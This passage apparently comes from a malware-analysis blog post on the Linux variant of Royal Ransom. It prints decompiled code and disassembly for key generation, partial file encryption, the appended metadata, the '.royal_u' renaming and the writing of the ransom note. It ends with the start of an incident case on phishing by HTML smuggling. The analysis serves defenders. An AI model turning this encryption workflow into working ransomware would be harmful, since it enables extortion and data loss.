


```
if ( LocalVarForkFlag )
{
  LocalVarForkResultReturn = fork();
  if ( LocalVarForkResultReturn < 0 )
    return 1;
  if ( LocalVarForkResultReturn )
    exit(0);
  setsid();                                // create a new session
  LocalVarForkResultReturn = fork();
  if ( LocalVarForkResultReturn < 0 )
    return 2;
  if ( LocalVarForkResultReturn )
    exit(0);
  RoyalCreateThreadsFunction(
    (threadpool *)(unsigned int)LocalVarValueForCryptoFunction[0],
    (int)LocalVarPointerBufferToKeepId);
  std::allocator<char>::allocator(&v12);
  std::string::string(v11, *(_QWORD *)&LocalVarValueForCryptoFunction[1], &v12);
  RoyalSearchAndAddFilesToThreadPoolWithRansomNoteFunction(v11, 0LL);
  RoyalStdStringDestructorFunction(v11);
  std::allocator<char>::~allocator(&v12);
  threadpool::wait((threadpool *)&v12);
}
else
{
  RoyalCreateThreadsFunction(
    (threadpool *)(unsigned int)LocalVarValueForCryptoFunction[0],
    (int)LocalVarPointerBufferToKeepId);
```

Figure 29 - Creates a new session (based on the "-fork" flag) and starts the encryption

The number of threads that are created to encrypt files with, is equal to two times the number of processors, which is obtained using “sysconf”. The calculation is the same as in the Windows variant.

The public RSA key, which is embedded in the malware, is imported. The complete public key is given at the start of this blog. If the import fails, the thread returns.




```
                push    r12
                push    rbx
                sub     rsp, 60h
                mov     [rbp+var_68], rdi
                mov     edi, offset RoyalRSAPublicKeyBufferGlobalVar ; "-----BEGIN RSA PUBLIC KEY-----\nMIICCAK"...
                call    RoyalImportKeyRSAFromStringFunction
                mov     [rbp+LocalVarImportedRSA], rax
                cmp     [rbp+LocalVarImportedRSA], 0
                jnz     short _reserve_memory
                mov     eax, 0
                jmp     _exit
; ---------------------------------------------------------------------------

_reserve_memory:                        ; CODE XREF: RoyalThreadFu
                mov     edi, 0FA000h    ; unsigned __int64
                call    RoyalReserveMemoryFunction
                mov     [rbp+LocalVarPointerToReserveMemory], rax
                cmp     [rbp+LocalVarPointerToReserveMemory], 0
                jnz     short _mutex_lock
                mov     eax, 0          ; return FALSE
                jmp     _exit
; ---------------------------------------------------------------------------

_nop:                                   ; CODE XREF: RoyalThreadFu
                nop
```

```
; char RoyalRSAPublicKeyBufferGlobalVar[]
RoyalRSAPublicKeyBufferGlobalVar db '-----BEGIN RSA PUBLIC KEY-----',0Ah
                                        ; DATA XREF: RoyalThreadFunctionToCryptFilesFunction+F↑o
                                        ; RoyalTestEncrypt:loc_40BBE7↑o
                db 'MIICCAKCAgEAp/24TNvKoZ9rzwMaH9kVGq4x1j+L/tgWH5ncB1TQA6eT5NDtgsQH',0Ah
                db 'jv+6N3IY8P4SPSnG5QUBp9uYm3berObDuLURZ4wGW+HEKY+jNht5JD4aE+SS2Gjl',0Ah
                db '+lht2N+S8lRDAjcYXJZaCePN4pHDWQ65cVHnonyo5FfjKkQpDlzbAZ8/wBY+5gE4',0Ah
                db 'Tex2Fdh7pvs7ek8+cnzkSi19xC0plj4zoMZBwFQST9iLK7KbRTKnaF1ZAHnDKaTQ',0Ah
                db 'uCkJkcdhpQnaDyuUojb2k+gD3n+k/oN33Il9hfO4s67gyiIBH03qG3CYBJ0XfEWU',0Ah
                db 'cvvahe+nZ3D0ffV/7LN6FO588RBlI2ZH+pMsyUWobI3TdjkdoHvMgJItrqrCK7BZ',0Ah
                db 'TIKcZ0Rub+RQJsNowXbC+CbgDl38nESpKimPztcd6rzY32Jo7IcvAqPSckRuaghB',0Ah
                db 'rkci/d377b6IT+vOWpNciS87dUQ0lUOmtsI2LLSkwyxauG5Y1W/MDUYZEuhHYlZM',0Ah
                db 'cKqlSLmu8OTitL6bYOEQSy31PtCg2BOtlSu0NzW4pEXvg2hQyuSEbeWEGkrJrjTK',0Ah
                db 'v9K7eu+eT5/arOy/onM56fFZSXfVseuC48R9TWktgCpPMkszLmwY14rp1ds6S7OO',0Ah
                db '/HLRayEWjwa0eR0r/GhEHX80C8IU54ksEuf3uHbpq8jFnN1A+U239q0CAQM=',0Ah
                db '-----END RSA PUBLIC KEY-----',0Ah
                db 0Ah,0
                db    0
                db    0
```

Figure 30 - Import the RSA key

The encryption threads read, much like in the Windows version, the target files from a list. If the list is empty the encryption threads wait. The encryption process starts by obtaining the target file’s size. Next, 48 bytes are randomly generated using random functions, and by reading from “/dev/random”. The first 32 bytes are the AES key, and the last 16 bytes are the IV.




```
                mov     [rbp+buf], rdi
                mov     [rbp+nbytes], rsi
                mov     rax, [rbp+nbytes]
                mov     edx, eax
                mov     rax, [rbp+buf]
                mov     esi, edx
                mov     rdi, rax
                call    RAND_bytes
                mov     [rbp+var_10], eax
                cmp     [rbp+var_10], 1
                jnz     short loc_40B15E
                mov     eax, 1
                jmp     short locret_40B1B0
; ---------------------------------------------------------------------------

loc_40B15E:                             ; CODE XREF: RoyalGenerateRandomBytesFunction+2B↑j
                mov     esi, 0          ; oflag
                mov     edi, offset aDevRandom_0 ; "/dev/random"
                mov     eax, 0
                call    _open
                mov     [rbp+fd], eax
                cmp     [rbp+fd], 0FFFFFFFFh
                jnz     short loc_40B182
                mov     eax, 0
                jmp     short locret_40B1B0
; ---------------------------------------------------------------------------
```

Figure 31 - Generate the RSA block

Both values will be encrypted with the previously imported RSA public key. The first 512 bytes of the encryption will be saved in the encrypted file, much like in the Windows version. The values will be encrypted with the RSA imported key previously, and the 512 bytes block of the encryption later will be saved in the file as in the Windows version.


The usage of chunks is the same as the Windows version, where the encryption percentage is given via the command-line interface, or the default value of 50 is used. Again, files which are less than or equal to 5245000 bytes (5 megabytes, when adhering to 1024 bytes in a kilobyte, and so forth) are fully encrypted. Otherwise, the percentage decides the chunk sizes, which ensures the file is encrypted for a given percentage.



```
  LocalVarFlag = 0;                     // set flag to default value zeroe
  LocalVarSizeOfFileToCrypt2 = 0LL;
  offset = 0LL;
  if ( LocalVarSizeOfFileToCrypt <= 5245000 || *(_QWORD *)LocalVarToKeepValueOfGEP == 100LL )// check if the file size i
  {
    LocalVarFlag = 1;                   // one iteration only (full file)
    LocalVarSizeOfFileToCrypt2 = LocalVarSizeOfFileToCrypt;
    *(_QWORD *)LocalVarToKeepValueOfGEP = 100LL;// set EP value for crypto to 100 (max), all file will be crypted
  }
  else
  {
    LocalVarFlag = 10;                  // ten iterations
    RoyalCalculateNewSizeToCryptBasedInEPParameterFunction(
      LocalVarSizeOfFileToCrypt,        // size of the file to crypt
      LocalVarToKeepValueOfGEP[0],      // use EP value as percentage to calculate new size to crypt the file
      &LocalVarSizeOfFileToCrypt2,
      &offset);
  }
  private_AES_set_encrypt_key(LocalVarGeneratedRandomKeyToCrypt, 256LL, LocalVarAESImportedKeyToCrypt);
```

Figure 32 - Encryption "sanity" checks


The encrypted file's size is inflated again, with 512 bytes to store the encrypted RSA block, 8 bytes for the original file size, and 8 bytes to store the encryption percentage value.



```
  lseek(LocalVarFileDescriptor, LocalVarSizeOfFileToCrypt, 0);// set file pointer in the end of the file
  if ( (unsigned __int8)RoyalWriteAllDataFunction(// write in the end of the file the 512 bytes block crypted with RSA that keep Key and IV used
                          LocalVarFileDescriptor,
                          LocalVarFinalBufferToKeepTheRandomKeyForCrypt,
                          512LL) != 1 )
  {
    return 0LL;                             // return FALSE (error)
  }
  else
  {
    memcpy(FifthArgumentPointerToMemoryReservedToKeepDataToCrypt, &LocalVarSizeOfFileToCrypt1, 8uLL);
    if ( (unsigned __int8)RoyalWriteAllDataFunction(// write in the end of the file the original size value of the file
                            LocalVarFileDescriptor,
                            FifthArgumentPointerToMemoryReservedToKeepDataToCrypt,
                            8LL) != 1 )
    {
      return 0LL;                           // return FALSE (error)
    }
    else
    {
      memcpy(FifthArgumentPointerToMemoryReservedToKeepDataToCrypt, LocalVarToKeepValueOfGEP, 8uLL);
      if ( (unsigned __int8)RoyalWriteAllDataFunction(// write in the end of the file the value of EP used
                              LocalVarFileDescriptor,
                              FifthArgumentPointerToMemoryReservedToKeepDataToCrypt,
                              8LL) != 1 )
      {
        return 0LL;                         // return FALSE (error)
      }
      else
      {
        memset(LocalVarGeneratedRandomKeyToCrypt, 0, 0x20uLL);// clean all memory for Key, IV and block of data crypted with RSA to avoid dumps
        memset(LocalVarGeneratedRandomIVToCrypt, 0, sizeof(LocalVarGeneratedRandomIVToCrypt));
        memset(LocalVarFinalBufferToKeepTheRandomKeyForCrypt, 0, 0x200uLL);
        return 1LL;                         // return TRUE (success)
      }
```

Figure 33 - Append additional data to the file

The AES key and the IV are cleared using "memset" once the encryption has finished, the purpose of which is to avoid access to the values in-memory. Afterwards, the written data is flushed, ensuring that the encrypted file's data is written to the disk. The flushing is done with "fsync". Additionally, the extension ".royal_u" is appended to the filename.




```
                mov     [rbp+LocalVarResultOfTheEncryptFunction], al
                mov     eax, [rbp+LocalVarFileDescriptor]
                mov     edi, eax        ; fd
                call    _fsync
                mov     eax, [rbp+LocalVarFileDescriptor]
                mov     edi, eax        ; fd
                call    _close
                cmp     [rbp+LocalVarResultOfTheEncryptFunction], 0
                jz      short _get_error_
                lea     rax, [rbp+LocalVarFinalStringToFileWithTheNewExtension]
                lea     rcx, [rbp+LocalVarToKeepStringPoppedFromTheThreadQueueList]
                mov     edx, offset aRoyalU_0 ; ".royal_u"
                mov     rsi, rcx
                mov     rdi, rax        ; this
                call    RoyalAppendStringToStringFunction
;   } // starts at 40B76B
                lea     rax, [rbp+LocalVarFinalStringToFileWithTheNewExtension]
                mov     rdi, rax        ; this
;   try {
                call    RoyalStdStringConvertToStringFunction
                mov     rbx, rax
                lea     rax, [rbp+LocalVarToKeepStringPoppedFromTheThreadQueueList]
                mov     rdi, rax        ; this
                call    RoyalStdStringConvertToStringFunction
;   } // starts at 40B7E3
                mov     rsi, rbx        ; new
                mov     rdi, rax        ; old
                call    _rename         ; rename file to have the new ransomware extension
```

Figure 34 - Rename the target file

Recursive Folder Enumeration


Much like any ransomware family, Royal Ransom enumerates all folders on the device recursively to find files which can be encrypted. The first command-line interface argument, the path, is used as the starting point. If the provided value is not a valid path, the malware will terminate. If it is, the malware assumes it is a directory, and put a ransom note within the given folder, under the “readme” name. The given victim ID is replaced within the ransom note.



```
  RoyalAppendStringToStringFunction(            // create new path with the ransom note in it
    (std::string *)LocalVarPointerToNewPathWithRansomNoteFile,
    FirstArgumentPointerToStringOfPathToCreateRansomNote,
    "/readme");
  LocalVarPointerToStringWithRansomNoteName = (const char *)RoyalStdStringConvertToStringFunction((std::string *)LocalVarPointerToNewPathW
  LocalVarFileStream = fopen(LocalVarPointerToStringWithRansomNoteName, "w+");// open file with write access
  if ( LocalVarFileStream )                     // check if the file was created with success
  {
    LocalVarPointerToVictimIDString = RoyalStdStringConvertToStringFunction((std::string *)&g_id);// prepare victim id to string
    fprintf(LocalVarFileStream, g_ransom_note, LocalVarPointerToVictimIDString);// write ransom note text in file and format the id in it
    fclose(LocalVarFileStream);                 // close file stream
  }
  RoyalStdStringDestructorFunction(LocalVarPointerToNewPathWithRansomNoteFile);// destroy string
}
```

Figure 35 - Write the ransom note


After that, the file encryption starts recursively, excluding folders where the name is equal to one or two dots.



```
; ---------------------------------------------------------------------------

loc_40A4B3:                             ; CODE XREF: RoyalSearchAndAddFilesToThrea
                mov     rax, [rbp+LocalVarStructDirent]
                add     rax, 13h
                mov     esi, offset s2  ; "."
                mov     rdi, rax        ; s1
                call    _strcmp
                test    eax, eax
                jz      loc_40A75C
                mov     rax, [rbp+LocalVarStructDirent]
                add     rax, 13h
                mov     esi, offset asc_580E2E ; ".."
                mov     rdi, rax        ; s1
                call    _strcmp
```

Figure 36 - Encryption excludes "." and ".." folder names

Excluded file names are files containing any of the following: “royal_u”, “royal_w”, “.sf”, “.v00”, “.b00”, “royal_log_”, “readme”. The “royal_w” seems to be a reference to the Windows version’s encrypted file extension, even though the “_w” part isn’t used in the Windows version. The “royal_log_” name seems to not be used by the ransomware.



```
      else if ( v13->d_type == 8              // DT_REG -> regular file
             && !strstr(v13->d_name, ".royal_u")// avoid these blocklisted extensions
             && !strstr(v13->d_name, ".royal_w")
             && !strstr(v13->d_name, ".sf")
             && !strstr(v13->d_name, ".v00")
             && !strstr(v13->d_name, ".b00")
             && !strstr(v13->d_name, "royal_log_")// and blocklisted names (royal log and ransom note)
             && strcmp(v13->d_name, "readme") )
      {
```


Figure 37 - Excluded file names

If a file is “eligible” for encryption, it is added to the list, which the encryption threads take items from to encrypt, after which they are removed from the list. Once all folders have been recursively iterated through, the malware shuts down.

An Anonymized Incident Response Case

This section contains an anonymized incident response case, which is why certain indicators of compromise are omitted. The focus of this case is to show the tactics, techniques, and procedures (TTPs) of an actor who encrypted systems with Royal Ransom. The events in this case are described in chronological order, and happened in the last quarter of 2022.

The actor obtained the original initial access with a phishing e-mail. This e-mail, based on an existing and benign e-mail thread, contained a malicious attachment in the form of a HTML file (HTML smuggling). Upon opening the HTML file, an archive download prompt pops up. The webpage is a lure which instructs the victim to download a file to correctly display the file. The password for the archive is also given on the page.


Acrobat DC. It's how the world gets work done.
View, sign, comment on, and share PDFs for free.
PDF
Are you an IT manager or OEM? Keep your software up to date.
Choose your region (Change)
Copyright © 2022 Adobe. All rights reserved.
Terms of use | Privacy | Report abuse

